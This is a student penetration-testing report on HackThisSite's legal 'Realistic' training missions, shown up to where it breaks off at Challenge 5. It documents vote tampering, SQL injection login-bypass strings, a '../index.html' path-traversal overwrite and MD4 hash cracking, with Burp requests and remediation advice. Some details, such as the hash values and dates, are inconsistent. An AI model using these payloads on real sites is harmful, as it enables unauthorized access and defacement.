HackThisSite Realistic Missions Penetration Testing Report

An-Najah National University
Faculty of Engineering and Information Technology
Department of Network and Information Security

Prepared by: Yazan Azmi Balawneh
Course: Practical Training
Supervisor: Eng. Dyaa Tumezeh
Submission Date: July 5, 2025

Table of Contents

Penetration Testing Report

1. Executive Summary

This report documents critical security vulnerabilities identified across HackThisSite's "Realistic" mission series (Missions 1-15). The assessment revealed 16 distinct vulnerabilities spanning injection flaws, broken access controls, and cryptographic failures, with 31% rated Critical, 38% High, and 31% Medium severity. Key risks include:

- Complete system compromise via chained attacks (e.g., SQLi → Cookie Tampering → Admin Access)
- Plaintext credential storage and weak hashing (MD4/MD5)
- Unrestricted file system access through traversal attacks

2. Scope

Thissection defines the scope and boundaries of the project.

Application Name	HackThisSite – Realistic Missions
URL	https://www.hackthissite.org/missions/realistic/
Environment	• Web applications in Missions 1-15
Technology Stack	(Perl/PHP/html/SQLite)

3. Objectives

The objectives of this penetration testing project are as follows:

- To complete one mission from each difficulty level: Easy, Moderate, High, Harder, and Insane
- To simulate a real-world penetration testing engagement using legal and ethical testing practices
- To identify, exploit, and document various web application vulnerabilities across different categories
- To evaluate the severity, impact, and exploitability of each finding
- To provide screenshots, payloads, and step-by-step explanations for each vulnerability
- To offer recommendations aligned with industry standards such as OWASP Top 10

4. Methodology

This penetration testing engagement followed a structured, manual testing approach inspired by industry-recognized standards such as the OWASP Testing Guide and PTES (Penetration Testing Execution Standard). The goal was to simulate a real-world assessment of vulnerable web applications through a step-by-step methodology.
Each mission was treated as a standalone target, and the following methodology was applied:

4.1 Reconnaissance

- Analyzing visible content, source code, and comments
- Identifying input fields, forms, parameters, cookies, and headers
- Understanding mission context and expected logic flow

4.2 Vulnerability Identification

- Testing for improper input validation, authentication flaws, and access control issues
- Looking for signs of injection points (SQL, command, script), misconfigurations, and logic vulnerabilities
- Using manual techniques and basic tools (e.g., Burp Suite, browser dev tools)

4.3 Exploitation

- Crafting custom payloads based on findings
- Exploiting identified vulnerabilities to simulate real-world attacks
- Validating the success of each exploit through output changes, data leakage, or access control bypass

4.4 Post-Exploitation (Where Applicable)

- Attempting privilege escalation, lateral access, or multi-step chaining (for higher difficulty missions)
- Get the target of the vulnerability, such as a specific flag, accounts, or emails.

5. Findings and Vulnerabilities

This section presents the findings and security vulnerabilities identified during the penetration testing of the HackThisSite – Realistic Missions. Each mission was treated as an independent web application scenario with its own logic and vulnerabilities. The following subsections detail each vulnerability discovered, including the affected functionality, method of exploitation, technical impact, and recommended remediation steps.
Each vulnerability is presented in a structured format including:

- Title of the Vulnerability
- Description
- Severity Rating
- path and Exploitation Payloads
- Remediation
- Steps to Reproduce

A summary table of all identified vulnerabilities and their severity levels is provided in the previous section for quick reference.

Vulnerabilities summary table

#	Vulnerability name	OWASP Category	Risk level
CH 1 (EASY)	HTML Form Manipulation	OWASP A03:2021 - Injection	Medium
CH 2 (EASY)	SQL Injection (Login Bypass)	A03:2021 – Injection	High
CH 3 (Medium)	Directory Traversal (File Upload Exploit)	A01:2021 – Broken Access Control	High
CH 4 (Medium)	Password Hash Cracking via MD4 Weakness & Information Leakage	A02:2021 – Cryptographic Failures	Critical
CH 5 (Medium)	Directory Listing Information Disclosure	A01:2021 – Broken Access Control	Medium
CH 5 (Medium)	Path Traversal + .htpasswd Compromise	A01:2021 – Broken Access Control	High
CH 6 (Hard)	SQL Injection in User Search Functionality	A03:2021 – Injection	High
CH 6 (Hard)	Insecure Session Handling via Cookie Tampering	A01:2021 – Broken Access Control	Critical
CH 7 (Harder)	Perl Command Injection in Page Parameter	A03:2021 – Injection	High
CH 7 (Harder)	Unauthorized SQLite Database Access via Path Traversal	A01:2021 – Broken Access Control	Critical
CH 7 (Harder)	Privilege Escalation via User ID Manipulation	A01:2021 – Broken Access Control	High
CH 7 (Harder)	Path Traversal in Backup Download Function	A01:2021 – Broken Access Control	High
CH 8 (Insane)	Sensitive Information Exposure in HTML Meta Tags	A01:2021 - Broken Access Control	Medium
CH 8 (Insane)	Unauthorized Archive Access via Directory Listing	A01:2021 - Broken Access Control	High
CH 8 (Insane)	Credential Disclosure via PHP Variable Injection	A07:2021 - Identification and Authentication Failures	Critical
CH 8 (Insane)	Authentication Bypass via Buffer Overflow	A10:2021 - Server-Side Request Forgery	Critical

CHALLENGE 1: HackThisSite - realistic Mission 1 (Easy)

HTML Form Manipulation

Current Rating	CVSS
Medium	5.3

Description:

The vulnerability in this mission is Client-Side Parameter Tampering, a type of Injection flaw (OWASP A03:2021). The website allows users to vote for bands by selecting a rating from a dropdown menu (1-5). However, the server does not validate the submitted vote value, allowing attackers to manipulate the HTML form and send arbitrary values (e.g., 1000 instead of 5). This leads to integrity violation, as an attacker can artificially inflate ratings.

path :

https://www.hackthissite.org/missions/realistic/1/

Exploitation Payload :

```
<option value="1000">1000</option>  <!-- Changed from value="5" -->
```

Remediation:


- **Server-Side Validation:**

```
if ($_GET['vote'] < 1 || $_GET['vote'] > 5) {
  die("Invalid vote value.");
}
```

- **Use POST Requests: Prevent easy tampering via URL parameters.**
- **Rate Limiting: Restrict votes per user/IP.**
- **Immutable Inputs: Replace dropdowns with buttons to limit input options.**

Steps to Reproduce:

- **Step 1: Access the Mission Page, Navigate to website of the Mission**


www.hackthissite.org/missions/realistic/1/

The Flag of Nothing

A young punk band consisting of idealistic but underdeveloped theories about how money should be distributed within our country. It is good to see that they are trying to mix a message with their music, but the tunes suck. I give it a C

The average rating of this band is 3.6064935510428. How would you rate it?

1 vote!

Killing Mr. A.P.E.

A hip hop group of five people who recently moved in from the city and wants to "be represented" in the suburban areas. The music is can barely be considered music at all but they seem to have a way of livening the crowds. I give it a D.

The average rating of this band is 2.6534181307877. How would you rate it?

1 vote!

Raging Inferno


This is a self-proclaimed "hardcore" metal band pretty much does nothing besides covering older slayer songs and nintendo game 'music' with added high-pitched screaming. I give these guys an F.

The average rating of this band is 2.3141751857359. How would you rate it?

5 vote!


figure 1 : website of the mission

- **Step 2: Inspect and Edit the Form in burpsuit**



```
GET /missions/realistic/1/v.php?PHPSESSID=abcaeadfc31a5c43b2534bf995c0553f&id=3&vote=5 HTTP/2
Host: www.hackthissite.org
Cookie: HackThisSite=rguejqr912pfe7pn78jk6a1332
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer: https://www.hackthissite.org/missions/realistic/1/
Dnt: 1
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
```

figure 2 : get the form in burpsuit




```
GET /missions/realistic/1/v.php?PHPSESSID=
abcaeadfc31a5c43b2534bf995c0553f&id=3&vote=5000000000000000 HTTP/2
Host: www.hackthissite.org
Cookie: HackThisSite=rguejqr912pfe7pn78jk6a1332
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101
Firefox/140.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer: https://www.hackthissite.org/missions/realistic/1/
Dnt: 1
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Priority: u=0, i
Te: trailers
```

```
HTTP/2 200 OK
Date: Thu, 24 Jul 2025 04:03:34 GMT
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0,
pre-check=0
Pragma: no-cache
Onion-Location:
http://hackthisjogneh42n5o7gbzrewxee3vyu6ex37ukyvdw6jm66npakiyd.onion/
missions/realistic/1/v.php?PHPSESSID=abcaeadfc31a5c43b2534bf995c0553f&
id=3&vote=5000000000000000
Vary: Accept-Encoding
Content-Length: 14482
Content-Type: text/html
Content-Language: en
Server: HackThisSite
Access-Control-Allow-Origin: *
Content-Security-Policy: child-src 'self' hackthissite.org
*.hackthissite.org htscdn.org *.htscdn.org discord.com; form-action
'self' hackthissite.org *.hackthissite.org htscdn.org *.htscdn.org;
upgrade-insecure-requests; report-uri
https://hackthissite.report-uri.com/r/d/csp/enforce
Referrer-Policy: origin-when-cross-origin
X-Xss-Protection: 0
Feature-Policy: fullscreen *
Public-Key-Pins-Report-Only:
pin-sha256="YLh1dUR9y6Kja30RrAn7JKnbQG/uEtLMkBgFF2Fuihg=";
pin-sha256="Vjs8r4z+80wjNcr1YKepWQboSIRi63WsWXhIMN+eWys=";
max-age=2592000; includeSubDomains;
report-uri="https://hackthissite.report-uri.com/r/d/hpkp/reportOnly"
Strict-Transport-Security: max-age=31536000; includeSubDomains;
preload
```

figure 2 : edit and forward the form in burpsuit

- **Step 3: finich the mission**



Hello, yazanson2003
Settings - Logout

You have already done this.

Go on

No matter what side of the argument you are on, you always find people on your side that you wish were on the other.

figure 3 : finich mission

CHALLENGE 2: HackThisSite - realistic Mission 2 (Easy)

SQL Injection (Login Bypass)

Current Rating	CVSS
High	8.1

Description:

The target website's login page (/update.php) is vulnerable to SQL Injection, allowing attackers to bypass authentication by manipulating the SQL query logic. The application fails to sanitize user input in the username field, enabling classic payloads like ' OR 1=1-- to trick the database into granting unauthorized access.

path :

https://www.hackthissite.org/missions/realistic/2/update.php

Exploitation Payload :

- **' OR 1=1;--**
- **' OR '1'='1'--**
- **admin'--**

Remediation:

- **Parameterized Queries**
- **Input Sanitization**
- **Web Application Firewall (WAF): Block common SQLi patterns.**
- **Error Handling: Hide database errors (e.g., generic "Login Failed").**


Steps to Reproduce:

- **Step 1: Find the Hidden Login Page**

  Navigate to:

  https://www.hackthissite.org/missions/realistic/2/

  Action: Press Ctrl+A to reveal a hidden "update" link.



www.hackthissite.org/missions/realistic/2/

Meeting July 18th posted by WhiteKing

The Chicago American Nazi Party will be meeting Thursday, July 18. Homophobes, racists and bigots unite!

RALLY AT INS BUILDING posted by Jones

PEOPLE ARE GETTING TOGETHER TO DISCUSS ORGANIZING AN ANTI-IMMIGRANT RALLY AT THE INS BUILDING. STAY TUNED FOR DETAILS...

```
<center>
  <a href="/missions/realistic/2/update.php">
    <font color="#000000">update</font>
  </a>
</center>
```


figure 4 : find the hidden page

- **Step 2: when we open the page we can see the login page so Inject SQL Payload**

Input:

Username: ' OR 1=1;--

Password: Any value


ATTACKER [Running] - Oracle VM VirtualBox
www.hackthissite.org/missions/realistic/2/update.php

enter your username and password, white brother!

username: 'OR 1=1 --

password:

figure 5 : Inject SQL Payload

CHALLENGE 3: HackThisSite - realistic Mission 3 (Medium)

Directory Traversal (File Upload Exploit)

Current Rating	CVSS
High	8.5

Description:

The poetry submission form (submitpoems.php) is vulnerable to directory traversal, allowing attackers to overwrite critical files (e.g., index.html) by injecting path traversal sequences (../) into the "Name of poem" field. The backend fails to sanitize user input, enabling malicious file writes to parent directories.

path :

https://www.hackthissite.org/missions/realistic/3/submitpoems.php

Exploitation Payload :

- **../index.html**

<!-- Paste entire HTML from oldindex.html -->

<html>...original peace poetry content...</html>

Remediation:


- Input Sanitization
- File System Sandboxing:

Store user uploads in isolated directories (e.g., /uploads/).

- Write Permissions:
- Make index.html read-only for the web server.

Steps to Reproduce:

- **Step 1: Locate Original page**



```
<!DOCTYPE html PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN" "http://www.w3.org/TR/1999/REC-html401-19991224/
loose.dtd">
<html> scroll
▸ <head>…</head>
▾ <body>
  ▾ <table width="500" cellspacing="0" cellpadding="0" border="0" align="center"> overflow
    ▸ <tbody>…</tbody>
    </table>
    <br> overflow
    <br> overflow
  ▸ <center>…</center> overflow
  </body>
</html>
<!--
Note to the webmasterThis website has been hacked, but not totally destroyed. The old website is still up. I
simply copied the old index.html file to oldindex.html and remade this one. Sorry about the inconvenience.
-->
```

```
element {
}
```

html › body › table

figure 6 : locate oldindex.html from source index.html

Step 2: navigate to submitpoems.php and Exploit Submission Form


- **Path:**

  /submitpoems.php

- **Payload:**

  Name: ../index.html


  Poem: Paste copied HTML from oldindex.html.



view-source:https://www.hackthissite.org/missions/realistic/3/oldindex.html

```
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN"        "http://www.w3.org/TR/1999/REC-html401-19991224/loose.dtd"><html><head>   <title>peace be with all</title></head><body background="bg.jpg" text="#FFFFFF" link="#FFF833" vlink="#FFF833"><cente
```

figure 7 : copy source page



www.hackthissite.org/missions/realistic/3/submitpoems.php

Use this form to submit a poem to the website. You do not have to be the author, but if you use someone else's poetry, please give credit where credit is due. Thanks!

Note: Poems will be stored online immediately but will not be listed on the main poetry page until it has a chance to be looked at.

Name of poem:
../index.html

Poem:
```
side, but he has a remarkable capacity for not
even hearing about them." - George Orwell</
b></font></td></tr></table><table width=600
cellspacing=0 cellpadding=0 border=0
align="center"><tr><td><font face="verdana"
size=3><b>Welcome to Peace Poetry. This
website features several poems crying out for
freedom, liberty, justice, peace, love and
understanding.  You can also submit your own
poetry!<br /><br /><center><a
href="readpoems.php">Read The Poetry</a> | <a
href="submitpoems.php">Submit Poetry</a><br /
><br /></center></b></font></td></tr></
table></center></body></html>
```

figure 8 : put name ../index.html , and poem as source page copied befor

CHALLENGE 4: HackThisSite - realistic Mission 5 (Medium)

Password Hash Cracking via MD4 Weakness & Information Leakage

Current Rating	CVSS
Critical	9.1

Description:

The telemarketing site exposes an MD4 password hash (cdbb3e741a3086fa64c17f12b63815ce) through an unprotected backup file (admin.bak.php), which is discoverable via robots.txt and Google searches. MD4's cryptographic weaknesses allow brute-force cracking in seconds using tools like Hashcat, enabling unauthorized admin access.

path :

Information Leak:

https://www.hackthissite.org/missions/realistic/5/robots.txt

Hash Exposure:

https://www.hackthissite.org/missions/realistic/5/secret/admin.bak.php

Exploitation Payload :

cracked the hash using crackstation


Remediation:

- **Upgrade Hashing Algorithm**
- **Secure Sensitive Files**
- **Audit robots.txt:**

  Avoid listing sensitive paths. Use authentication instead.

Steps to Reproduce:


- **Step 1: Discover Hidden Directories**



```
User-agent: *
Disallow: /lib
Disallow: /secret
```

figure 9 : open robots.txt


Step 2: Extract the Hash file from secret dir


hackthissite.org/missions/realistic/5/secret/

Index of /missions/realistic/5/secret

Name	Last modified	Size	Description
Parent Directory		-	
admin.bak.php	2013-12-30 05:28	230	
admin.php	2013-12-30 05:28	621	


figure 10 : get hash file


hackthissite.org/missions/realistic/5/secret/admin.bak.php

```
error matching hash f4616fa62de887e7d1286d87a9143954
```

figure 11 : open hash file

Step 3: crack the Hash file using crackstation



Free Password Hash Cracker

Enter up to 20 non-salted hashes, one per line:

```
f4616fa62de887e7d1286d87a9143954
```

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(sha1_bin)), QubesV3.1BackupDefaults


Hash	Type	Result
f4616fa62de887e7d1286d87a9143954	md4	33210

Color Codes: Green: Exact match, Yellow: Partial match, Red: Not found.

Download CrackStation's Wordlist

figure 12 : crack the hash

Step 4: submit it here after cracked it



Free Password Hash Cracker

Enter up to 20 non-salted hashes, one per line:

```
f4616fa62de887e7d1286d87a9143954
```

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(sha1_bin)), QubesV3.1BackupDefaults

Hash	Type	Result
f4616fa62de887e7d1286d87a9143954	md4	33210

Color Codes: Green: Exact match, Yellow: Partial match, Red: Not found.

Download CrackStation's Wordlist

figure 13 : submit password

CHALLENGE 5: HackThisSite - realistic Mission 7 (Medium)

Directory Listing Information Disclosure

Current Rating	CVSS
Medium	6.5

Description:

The /images/ directory on the Apache web server has directory listing enabled, exposing sensitive paths (including /admin/). This occurs due to misconfigured server settings (Options +Indexes).

path :

